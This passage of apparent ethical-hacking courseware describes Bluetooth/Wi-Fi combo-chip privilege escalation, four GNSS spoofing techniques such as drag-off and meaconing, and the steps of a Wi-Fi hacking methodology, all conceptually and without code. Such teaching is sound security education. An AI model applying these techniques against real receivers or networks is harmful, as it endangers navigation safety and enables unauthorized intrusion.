
02 Manufacturers often design separate chips for Bluetooth and Wi-Fi. Alternatively, they design a **combo chip** for both types of wireless communications

03 Attackers **leverage combo chips** to exploit one chip to steal the data from another chip and make **lateral moves** to exploit other chips

04 This can cause a **wireless co-existence attack**, which may lead to **privilege escalation** at chip boundaries

Inter-Chip Privilege Escalation/Wireless Co-Existence Attack

An inter-chip privilege escalation attack exploits the underlying vulnerabilities in wireless chips that handle wireless communications such as Bluetooth and Wi-Fi. Manufacturers often design separate chips for Bluetooth and Wi-Fi. Alternatively, they design a combo chip for both types of wireless communications. Attackers leverage combo chips to exploit one chip to steal the data from another chip and make lateral moves to exploit other chips. For example, while sharing resources, a Bluetooth chip can directly capture credentials or other sensitive data from the Wi-Fi chip, or it can manipulate the traffic going through the Wi-Fi chip. This can cause a wireless co-existence attack, which may lead to privilege escalation at chip boundaries.



GNSS Spoofing

- Global Navigation Satellite System (GNSS) spoofing is a procedure in which an attacker **modifies the target user's legitimate GNSS signal measurements**—position, navigation, and time (PNT)—with malefic signals and broadcasts the same signals to the target user's GNSS receiver
- Similar to a jamming attack, spoofing causes another form of interference, which forces users into believing that they are located at a false position

GNSS Satellite 1
GNSS Satellite 2
Spoofs and modifies the signals
GNSS Spoofer
Mobile with GNSS Receiver

GNSS Spoofing Techniques


- Interrupting the lock mechanism
- Drag-off strategy
- Cancellation methodology
- Meaconing method

GNSS Spoofing

The Global Navigation Satellite System (GNSS) is a satellite constellation that transmits signals to GNSS receivers. GNSS receivers are deployed on multiple electronic systems such as mobile phones and vehicles. The communication in the GNSS system occurs between satellites and GNSS receivers via a controller.

GNSS spoofing is a procedure in which an attacker modifies the target user's legitimate GNSS signal measurements—position, navigation, and time (PNT)—with malefic signals and broadcasts the same signals to the target user's GNSS receiver. On receiving the malicious signal, the user's GNSS receiver believes it to be authentic. Consequently, the attacker can force victims into false positioning and timing.

Similar to a jamming attack, spoofing causes another form of interference, which forces users into believing that they are located at a false position.



GNSS Satellite 1
GNSS Satellite 2
Spoofs and modifies the signals
GNSS Spoofer
Mobile with GNSS Receiver

Figure 16.35: Illustration of GNSS spoofing

GNSS Spoofing Techniques

Attackers perform GNSS spoofing using the following techniques.

- **Interrupting the Lock Mechanism**

  Attackers aim to discover a GNSS receiver's new lock via a faulty signal. Attackers initiate this process by radiating a jamming signal inside the GNSS receiver, where the receiver requests for the next acquisition. Then, a signal simulator is used to generate a false signal, transmit it to the GNSS targeted receiver, and gain the new lock data of the receiver.

- **Drag-off Strategy**

  Attackers track the receiver's position and identify the deviation from the original location to a fake one. Attackers initiate this technique by mirroring the original navigation signals, injecting a progressive misalignment between those signals, and forwarding them to the GNSS receiver. The drag-off strategy is an effective attack that protects attackers from detection by radar systems.

- **Cancellation Methodology**

  Attackers use dual signal transmission to cancel out individual spoofed signals by introducing false satellite data. The targeted signals are initially spoofed, where the latter is added with a false component that deceives the targeted GNSS receiver. This method is beneficial to the attacker in terms of extracting the code phase data but limited in terms of obtaining the amplitude matching and carrier phase.

- **Meaconing Method**

  Attackers aim to block and re-broadcast the original signals for masking the actual signal toward the targeted receiver. This attack is effective with mono- and multi-antenna meaconers that control multiple satellites and allows attackers to manipulate the original signal with false positioning data and delay timings. Attackers prefer this method when it is impossible for a spoofer to generate a spreading sequence.

LO#04: Demonstrate Wireless Hacking Methodology

Wireless Hacking Methodology

- The objective of the wireless hacking methodology is to **compromise a Wi-Fi network** to gain unauthorized access to network resources

1. **Wi-Fi Discovery**
2. **GPS Mapping**
3. **Wireless Traffic Analysis**
4. **Launch of Wireless Attacks**
5. **Wi-Fi Encryption Cracking**
6. **Compromise the Wi-Fi Network**

